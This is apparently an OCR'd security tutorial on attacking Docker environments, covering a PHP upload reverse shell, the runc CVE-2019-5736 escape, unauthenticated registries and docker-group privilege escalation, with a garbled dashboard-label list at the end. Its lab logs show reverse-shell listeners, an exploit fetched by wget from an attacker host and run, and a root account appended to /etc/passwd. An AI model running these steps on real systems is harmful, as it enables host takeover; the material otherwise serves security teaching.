
File Upload is a web vulnerability that allows an attacker to upload malicious files on the server, and it can be compromised when there are no restrictions/blacklisting held on the type of the files. One can upload a PHP reverse connection file and can get a reverse shell.

Going back to the file upload location in the server and clicking on the file returns us a reverse shell.



Upload Files


Upload all the image files that you want to share with community.



Index of /application/uploads

| Name | Last modified | Size | Description |
|---|---|---|---|
| Parent Directory | | - | |
| test.php | 2021-02-16 10:37 | 3.4K | |

Apache/2.4.41 (Ubuntu) Server at localhost Port 80



```
root@msc:~# nc -nlvp 9001
listening on [any] 9001 ...
connect to [192.168.188.129] from (UNKNOWN) [172.17.0.2] 52352
Linux 7ba3e30fff2e 5.3.0-kali2-amd64 #1 SMP Debian 5.3.9-3kali1 (2019-11-20) x86_64 x86_64 x86_64 GNU/Linux
 10:38:10 up 13 min,  0 users,  load average: 0.81, 0.78, 0.61
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ 
```


## CVE 2019-5736 (RunC)

### What is runc?

A low-level container runtime handles the operations only on the running containers compared to the high-level container runtime, which also provides operations related to images and may have APIs in addition to it. In other words, docker uses runc as a low-level runtime on top of containerd (a high-level runtime used by docker).


### Attack description or What is CVE 2019-5736?

A vulnerability was found in runc, which can provide us with a complete host takeover if an attacker has access to a running container with root privileges. Runc used by docker up to version 18.09.2 was found vulnerable to this attack, which used runc version up to 1.0-rc6 for its functioning. The user or the attacker needs a root shell in the running container for the attack to work or in order to escape to the host.



### How does it work?

The exploit targets to escape the container environment and get the complete host takeover by replacing the runc binary in our docker host system with the help of the docker container running as a root user. For replacing runc binary, we need to choose a binary (example /bin/sh) in the container and replace that binary in the container with shebang /proc/self/exe. The /proc/self/exe will point to the runc binary on the host and can be used to overwrite the runc binary using the exploit script and inject the malicious payload so as whenever runc is going to attach itself, for example, by running a command like “docker exec <container-id> <binary-chosen> “, it will lead to the execution of the modified version of runc which contains the payload. As the root executes the runc (docker host), we can get the code execution as the root of the host system and escape the docker environment.



```
listening on [any] 1234 ...
connect to [192.168.1.21] from (UNKNOWN) [192.168.1.20] 43110
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ su - root
Password: toor
id
uid=0(root) gid=0(root) groups=0(root)
http://192.168.1.21:6666/ex.zip
-bash: line 2: http://192.168.1.21:6666/ex.zip: No such file or directory
wget http://192.168.1.21:6666/ex.zip
--2021-03-03 14:25:59--  http://192.168.1.21:6666/ex.zip
Connecting to 192.168.1.21:6666... connected.
HTTP request sent, awaiting response... 200 OK
Length: 10963 (11K) [application/zip]
Saving to: 'ex.zip'

     0K ..........                                   100% 60.6M=0s

2021-03-03 14:25:59 (60.6 MB/s) - 'ex.zip' saved [10963/10963]

ls
ex.zip
unzip ex.zip
Archive:  ex.zip
 extracting: CVE_2019_5736_tar_xz
  inflating: exploit
  inflating: exploit.c
  inflating: Makefile
  inflating: payload
  inflating: payload.c
  inflating: pwn.sh
  inflating: README.md
ls
CVE_2019_5736_tar_xz
Makefile
README.md
ex.zip
exploit
exploit.c
payload
payload.c
pwn.sh
./pwn.sh
starting exploit
Successfuly opened /proc/29226/exe at fd 5
/proc/self/fd/5
Successfully openned runc binary as WRONLY
Payload deployed
```

```
pytest-3            python2-config      python3.8-config     python3-tor-prompt
python              python3             python3-config       python3-wsdump
python2             python3.7           python3-futurize     python-config
python2.7           python3.7m          python3-pasteurize   python-faraday
python2.7-config    python3.8           python3-qr
root@kali:~/pocs/CVE-2019-5736# python -m SimpleHTTPServer 6666
Serving HTTP on 0.0.0.0 port 6666 ...
192.168.1.20 - - [03/Mar/2021 03:55:58] "GET /ex.zip HTTP/1.1" 200 -
^CTraceback (most recent call last):
  File "/usr/lib/python2.7/runpy.py", line 174, in _run_module_as_main
    "__main__", fname, loader, pkg_name)
  File "/usr/lib/python2.7/runpy.py", line 72, in _run_code
    exec code in run_globals
  File "/usr/lib/python2.7/SimpleHTTPServer.py", line 235, in <module>
    test()
  File "/usr/lib/python2.7/SimpleHTTPServer.py", line 231, in test
    BaseHTTPServer.test(HandlerClass, ServerClass)
  File "/usr/lib/python2.7/BaseHTTPServer.py", line 610, in test
    httpd.serve_forever()
  File "/usr/lib/python2.7/SocketServer.py", line 231, in serve_forever
    poll_interval)
  File "/usr/lib/python2.7/SocketServer.py", line 150, in _eintr_retry
    return func(*args)
KeyboardInterrupt
root@kali:~/pocs/CVE-2019-5736# 
```


```
root@kali:~# nc -nvlp 4455
listening on [any] 4455 ...
connect to [192.168.1.21] from (UNKNOWN) [192.168.1.20] 37186
sh: 0: can't access tty; job control turned off
# id
uid=0(root) gid=0(root) groups=0(root)
# 
```

## Attacking Private Registry

### Docker Registry

A registry works as a storage system for your container images, and it also lets you distribute the images. Most organizations have their own private registry, which gives them full control of their container images/repositories. A registry API has no authentication mechanism by default, and hence it is quite common to find private registries being exposed to the internet lacking any form of authentication.

As shown below, the results from Shodan are displaying all the private registries (IPs are masked) with status 200 OK (No authentication).



| | |
|---|---|
| United States | 50 |
| China | 44 |
| Germany | 32 |
| France | 16 |
| Singapore | 13 |
| More... | |

**New Service:** Keep track of what you have connected to the Internet. Check out **Shodan Monitor**

[redacted]
Digital Ocean
Canada, Toronto
2021-03-01T02:54:53.955647

```
HTTP/1.1 200 OK
X-Powered-By: Express
Access-Control-Allow-Origin: *
Access-Control-Allow-Headers: Origin, X-Requested-With, Content-Type, Accept
Access-Control-Allow-Methods: PUT, GET, POST, DELETE, OPTIONS
Accept-Ranges: bytes
Cache-Control: public, max-age=0
Last-Modified: Fri, 29 Jan 2...
```


[redacted]
ec2-13-236-201-85.ap-southeast-2.compute.amazonaws.com
Amazon.com
Australia, Sydney
2021-03-01T05:39:06.380115

```
HTTP/1.1 200 OK
X-Powered-By: Express
Access-Control-Allow-Origin: *
Access-Control-Allow-Headers: Origin, X-Requested-With, Content-Type, Accept
Access-Control-Allow-Methods: PUT, GET, POST, DELETE, OPTIONS
Accept-Ranges: bytes
Cache-Control: public, max-age=0
Last-Modified: Wed, 17 Feb 2
```


Once an attacker has access to an organization's private registry, he/she can download all the container images present on the organization's private registry. An attacker can also upload new malicious images or delete the already uploaded images. Below are some of the reported security issues to real organizations where they had no authentication in their private registry. (This demonstrates that even though "adding an authentication" to any sensitive service is an essential security requirement, organizations still choose to go with the default configuration of leaving their private registries unauthenticated)

### Gaining Access & Exploiting registries

- Initially, an attacker will start a nmap scan to list all the ports open on the victim's machine and fingerprint the web app to figure out which service is running on the above port.
- We have set up a private registry with basic authentication.




- As an attacker, we are using Burp Suite to Brute Force this basic authentication, and once we have access to the private registry, we can download all existing container images or push our own malicious image to the registry (crypto jacking).



```
{"repositories":["alpine"]}
```

- An attacker can download this Alpine image, and he will be able to access the container file system.




```
┌──(root💀kali)-[/home/kali/registry]
└─# docker container run -it 192.168.1.2:5000/alpine sh
/ # hostname && whoami
4a6a29b1f509
root
/ # ls
bin    dev    etc    home   lib    media  mnt    opt    proc   root   run    sbin   srv    sys    tmp    usr    var
/ # █
```

Along with Brute Forcing, we can also use Cross-Site Request Forgery (CSRF) to attack the basic authentication.

## Exploiting Docker Groups

### Description


If any local user on a host machine is added into a docker group, that user can escalate privileges and become root on the host machine by mounting the host filesystem on the docker container and then further modifying the /etc/passwd file of a host. This attack works mainly because the Docker daemon, by default, runs as root, and if any user on the host machine is allowed to run containers, privilege escalation is possible.



```
dockerboy@kali:/home/kali$ id
uid=1001(dockerboy) gid=1001(dockerboy) groups=1001(dockerboy),143(docker)
dockerboy@kali:/home/kali$ █
```


### Exploiting to escalate privilege on host

- We have local user access (user added to docker group) on a host machine (Kali Linux), and the aim is to gain root privileges on the host. Login with the same local user and run Docker container with a mounted flag enabled, which will mount the current host file system onto the container's file system.




```
dockerboy@kali:/$ docker run -it -v /:/mnt alpine sh
/ # cd mnt
/mnt # ls
bin             etc             initrd.img.old  lib64           media           proc            sbin            tmp             vmlinuz
boot            home            lib             libx32          mnt             root            srv             usr             vmlinuz.old
dev             initrd.img      lib32           lost+found      opt             run             sys             var
/mnt # cd home
/mnt/home # ls
kali
/mnt/home # █
```

- Now, we will modify the /etc/psswdfile of the host machine via the container we ran using the local user. We will add a new privileged user in the /etc/psswdfile and log in using the privileged user in turn, and this will give us the root shell access on the host system.




```
└─# openssl passwd -1 -salt testacc
Password:
$1$testacc$0owp/505DAuS1KB/cSqcM/
```



```
dockerboy@kali:/$ docker run -v /etc/:/mnt -it alpine
/ # cd mnt
/mnt # echo 'testacc:$1$testacc$0owp/505DAuS1KB/cSqcM/:0:0::/root:/bin/bash' >>passwd
/mnt # exit
dockerboy@kali:/$ su testacc
Password:
┌──(root💀kali)-[/]
└─# tail /etc/passwd
saned:x:127:134::/var/lib/saned:/usr/sbin/nologin
inetsim:x:128:136::/var/lib/inetsim:/usr/sbin/nologin
colord:x:129:137:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin
geoclue:x:130:138::/var/lib/geoclue:/usr/sbin/nologin
lightdm:x:131:139:Light Display Manager:/var/lib/lightdm:/bin/false
king-phisher:x:132:140::/var/lib/king-phisher:/usr/sbin/nologin
kali:x:1000:1000:Kali,,,:/home/kali:/usr/bin/zsh
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
dockerboy:x:1001:1001::/home/dockerboy:/bin/sh
testacc:$1$testacc$0owp/505DAuS1KB/cSqcM/:0:0::/root:/bin/bash
```

**Future Scope**



Docker Client Version
Docker Engine Version
Container Version
RunC Version
Docker Info
Cpu Utilization
Memory Utilization
Network I/O
Block I/O
System Processes
Container Logs
Running Containers
Image
Command
Status
Container Logs
Stopped Containers
RunC
Docker.sock
Vulnerable Registry
Misconfig User Group
Vulnerabilities
docker
Linux
Monitor & Manage Container's
C H M S
php
MySQL
All Images
Image ID
Image Name
Tag
15
Date
Size
Network Info
Container ID
Container IP Address
Misconfigured Capabilities
NAME
Container Name
Status (Is Misconfigured?)
Host Information
Host Name
Kernal Version
OS Version
CPU Speed
CPU Core
RAM(kb)